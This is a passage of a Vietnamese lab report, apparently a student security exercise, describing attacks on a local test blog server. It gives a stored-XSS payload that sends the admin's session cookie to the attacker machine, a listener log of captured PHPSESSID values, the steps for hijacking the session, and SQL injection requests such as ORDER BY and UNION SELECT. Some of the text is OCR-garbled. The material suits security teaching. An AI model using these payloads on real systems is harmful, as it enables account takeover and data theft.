
*Hình 135: Trang web mặc định Web Blog của máy chủ Debian 192.168.164.132*



*Hình 136: Gửi một đoạn JavaScript đơn giản để kiểm tra khả năng tấn công XSS*

Để kiểm tra lỗ hổng, Attacker chèn một lệnh JavaScript đơn giản vào trường Text: <script>alert("Da ja hao!!!")</script>. Kết quả khai thác cho thấy khi click Submit hoặc load lại trang, trình duyệt thực thi đoạn mã và hiển thị hộp thoại alert, xác nhận rằng ứng dụng web mắc lỗi Stored XSS (XSS lưu).

trữ). Lỗi này xảy ra do dữ liệu đầu vào không được lọc (sanitized) hoặc mã hóa (encoded) trước khi lưu trữ và hiển thị cho mọi người dùng .



Hình 137: Kết quả trả về cho thấy lỗ hổng có khả năng hoạt động kỹ thuật XSS

### 3.4.2. Bước 2: Tấn công XSS để lấy Cookie:

Thông thường một WebServer sẽ có một ứng dụng web. Ứng dụng này sẽ được quản lý bởi admin, người quản trị viên sẽ phải đăng nhập vào trang web với quyền quản trị để quản lý hệ thống của họ.


Do đó họ bắt buộc phải đăng nhập và khi đăng nhập hệ thống web sẽ sinh ra cookie. Việc lấy được cookie này sẽ giúp máy tấn công đăng nhập trang web với quyền admin mà không cần biết đến username và password..

Mục đích của bước này là chiếm quyền phiên làm việc của Quản trị viên (Admin) bằng cách đánh cắp PHPSESSID cookie, cho phép Attacker truy cập vào trang quản trị mà không cần biết mật khẩu. Lỗ hổng XSS Stored cho phép Attacker thực hiện điều này một cách âm thầm.


Trong trường Text, Attacker tiến hành gửi một payload độc hại có khả năng đánh cắp cookie. Đoạn script được tinh chỉnh là:

```
<script>
    document.write("<image
src='http://192.168.164.128/?"+document.cookie+">");"
</script>
```

Tương tự như payload demo đơn giản trước đó , Payload này sử dụng kỹ thuật Image Stealer. Nó yêu cầu trình duyệt của người dùng ghi xuống một thẻ HTML <img> có thuộc tính src được trả về địa chỉ máy Kali (192.168.164.128 - máy tấn công). Thông tin cookie phiên làm việc của người dùng (document.cookie) được nối vào cuối URL như một tham số query. Việc sử dụng style='display:none' giúp payload này hoạt động ẩn danh.



Hình 138: Gửi một đoạn script cho phép gửi thông tin từ trình duyệt vào máy tấn công



Hình 139: Kết quả nhận được trang web đã hoạt động được đoạn script vừa gửi

Quản trị viên (Administrator) của trang web theo các hệ thống thông thường sẽ đăng nhập vào hệ thống để quản lý nó. Việc đăng nhập vào thành công sẽ phát sinh cookie hay phiên đăng nhập từ đó ở trang web này sẽ sinh ra PHPSESSID. Trên máy Kali, tại Terminal run lệnh:

## python3 -m http.server 80

Lệnh này có chức năng khởi động một HTTP Server đơn giản trên cổng 80, đóng vai trò là listener để nhận các request gửi đến. Khi Admin đăng nhập và truy cập trang web có chứa bình luận độc hại, trình duyệt của Admin sẽ gửi một GET request chứa PHPSESSID đến listener trên máy Kali.

Kết quả cho thấy listener đã nhận được nhiều GET request từ Server, mỗi request mang một PHPSESSID khác nhau, tùy thuộc vào số lượng lần truy cập hoặc đăng nhập của Admin. Việc thu thập được PHPSESSID chứng minh Attacker đã có được chìa khóa để chiếm quyền làm việc của người dùng.




```
(kali㉿kali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.164.132 - - [18/Oct/2025 02:28:03] "GET /?c=PHPSESSID=ljdavups2l9ugea9a673mog4f4
HTTP/1.1" 200 -
192.168.164.132 - - [18/Oct/2025 02:28:05] "GET /?c=PHPSESSID=ljdavups2l9ugea9a673mog4f4
HTTP/1.1" 200 -
192.168.164.132 - - [18/Oct/2025 02:29:04] "GET /?c=PHPSESSID=htllddfk4fo9atq8r94nhhnebv6
HTTP/1.1" 200 -
192.168.164.132 - - [18/Oct/2025 02:29:06] "GET /?c=PHPSESSID=htllddfk4fo9atq8r94nhhnebv6
HTTP/1.1" 200 -
```

Hình 140: Trên Terminal của máy tấn công dùng Python3 để nghe lén dịch vụ http từ cổng 80


### 3.4.3. Bước 3: Khai thác Cross Site Scripting nhằm chiếm quyền phiên làm việc (Session Hijacking)

Tại trang web, right-click và chọn Impinct(Q) để kiểm tra thông tin trang web.




Hình 141: Bật Cookie Editor của trình duyệt máy Kali

Sau khi có PHPSESSID của Admin (PHPSESSID=ljdavups2l9ugea9a673mog4f4), Attacker tiến hành Session Hijacking để chiếm quyền Admin. Bước thực hiện là sử dụng công cụ Developer Tools (F12) của trình duyệt. Attacker click chuột phải vào trang web và chọn Inspect (Q) để mở công cụ này. Sau đó, chuyển sang tab Storage, chọn Cookies và tìm cookie hiện có. Attacker tiến hành chỉnh sửa giá trị cookie: đổi Name thành PHPSESSID và Value thành giá trị PHPSESSID vừa bắt được từ Terminal. Sau khi sửa, Attacker sửa địa chỉ trên thanh tìm kiếm của trình duyệt từ 192.168.164.132 thành địa chỉ có đường dẫn 192.168.164.132/admin. Việc này cho phép Attacker truy cập vào trang quản trị với quyền Admin mà không cần qua bước xác thực, hoàn thành quá trình Session Hijacking




Hình 142: Chỉnh sửa Cookie mới để bypass quá trình xác thực

Sau khi Enter, load lại trang thì Attacker đã có thể truy cập được trang quản lý của administrator và có toàn quyền thêm xóa sửa dữ liệu. Như vậy bước Session Hijacking của chúng ta đã thành công.




Hình 143: Kết quả Attacker đã đăng nhập vào hệ thống với quyền admin



Hình 144: Kiểm tra sử dụng các tính năng dành cho administrator

Thao tác thêm xóa sửa hoàn toàn hoạt động tốt, cho thấy quyền admin đã hoạt động đúng.



Hình 145: Kiểm tra sử dụng các tính năng dành cho administrator


Tiến hành text lỗi syntax error trên thanh địa chỉ, Attacker sẽ vào chức năng có truy vấn kèm theo id như edit hoặc delete. Cụ thể ở đây chúng ta chọn edit 1 record.

#### 3.4.4. Bước 4: Khai thác SQL Injection

Trên thanh địa chỉ mặc định là cho thao tác sửa record này có đường dẫn là **192.168.164.132/admin/edit.php?id=3**. Ta kiểm tra thử thêm 1 dấu nháy đơn (‘) xem có lỗi không nếu có chúng tỏ câu lệnh sẽ có dạng:


```
UPDATE table_name
SET property='value'
WHERE id = '';
```

Sau khi load lại trang web ta có 1 các thông báo lỗi khả nghi có thể khai thác như hình. Ngoài lỗi sql ta còn có 1 đường dẫn khả nghi có thể khai thác như “/var/www/admin/edit.php on line 19”.




Hình 146: Truyền payload để nhận thông báo lỗi

Sử dụng công cụ Burp Suite để ngăn chặn và chỉnh sửa các gói tin. Tiến hành bật tính năng **Inreception**. Và mở trình duyệt qua button **Open Browser**.



Hình 147: Mở công cụ Burp Suite và bật Intercept để chặn dữ liệu truyền


Trong trình duyệt truy cập trang web với đường dẫn bị lỗi syntax error vừa rồi để kiểm tra **192.168.164.132/admin/edit.php?id=3'**. Thêm vào Cookie: PHPSESSID=<Cookie nhận từ việc khai thác XSS>. Sau đó **Forward** để xem kết quả.



Hình 148: Phán đoán input được đặt trong cặp dấu ''

Kết quả là trang báo lỗi Trying to get property ‘’. Có thể phán đoán câu truy vấn có dạng như sau:

```
UPDATE table_name
SET property='value'
WHERE id = "";
```



Hình 149: Trình duyệt xuất thông báo lỗi hữu ích cho quá trình khai thác

Kết quả webserver vẫn phản hồi thành công: **HTTP/1.1 200 OK**. Có nghĩa rằng...

```

Request
Pretty Raw Hex
1 GET /admin/edit.php?id=3+order+by+5 HTTP/1.1
2 Host: 192.168.164.132
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: PHPSESSID=nejibisizi2iamillffoleeqfcq6
9 Connection: keep-alive
10
11
12
13
14 <html>
15   <link rel="stylesheet" id="base" href="/css/default.css" type="text/css" media="screen" />
16
17
18   <title>
19     Administration of my Blog
20   </title>
21
22   <body>
23     <div id="header">
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59

```

Hình 150: Kết quả phản hồi thành công cho thay đổi hoạt động

Đến bước này ta tiến hành dự đoán số cột của bảng đang truy vấn ở đây chúng ta dự đoán là 5. Tiến hành truyền lệnh SQL vào ở đây ta sẽ truyền vào với nội dung **GET/admin/edit.php?id=3+order+by+5 HTTP/1.1** .

Kết quả sau khi send cho thấy Response báo lỗi undefined variable có thể dự đoán rằng số cột không phải là 5

```

Request
Pretty Raw Hex
1 GET /admin/edit.php?id=3+order+by+5 HTTP/1.1
2 Host: 192.168.164.132
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: PHPSESSID=nejibisizi2iamillffoleeqfcq6
9 Connection: keep-alive
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59

```

Hình 151: Dùng kỹ thuật SQL Injection dự đoán số cột bằng 5 và lỗi

Thay đổi dự đoán là 4. Tiến hành truyền lệnh SQL vào ở đây ta sẽ truyền vào với nội dung **GET/admin/edit.php?id=3+order+by+4 HTTP/1.1** .

Kết quả sau khi send cho thấy Response trả về không có lỗi vậy số cột rất chắc chắn là 4.

```

1 GET /admin/edit.php?id=3+order+by+4 HTTP/1.1
2 Host: 192.168.164.132
3 Accept-Language: en-US, en; q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/139.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: PHPSESSID=nej19si1z1aa1lf0leqfcq6
9 Connection: keep-alive
10
11

```

I was access Admin page!!!

Hình 152: Dùng kỹ thuật SQL Injection dự đoán số cột bằng 4, kết quả thành công

Giờ ta sửa thành một lệnh SQL tinh vi hơn  
**GET/admin/edit.php?id=0 UNION SELECT 1,2,user(),4 HTTP/1.1**.

Qua lệnh này chúng ta sẽ biết được người dùng hiện tại đang là ai và có giá trị gì.


```

1 GET /admin/edit.php?id=0 UNION select 1,2,user[],4 HTTP/1.1
2 Host: 192.168.164.132
3 Accept-Language: en-US, en; q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/139.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: PHPSESSID=nej19si1z1aa1lf0leqfcq6
9 Connection: keep-alive
10
11

```

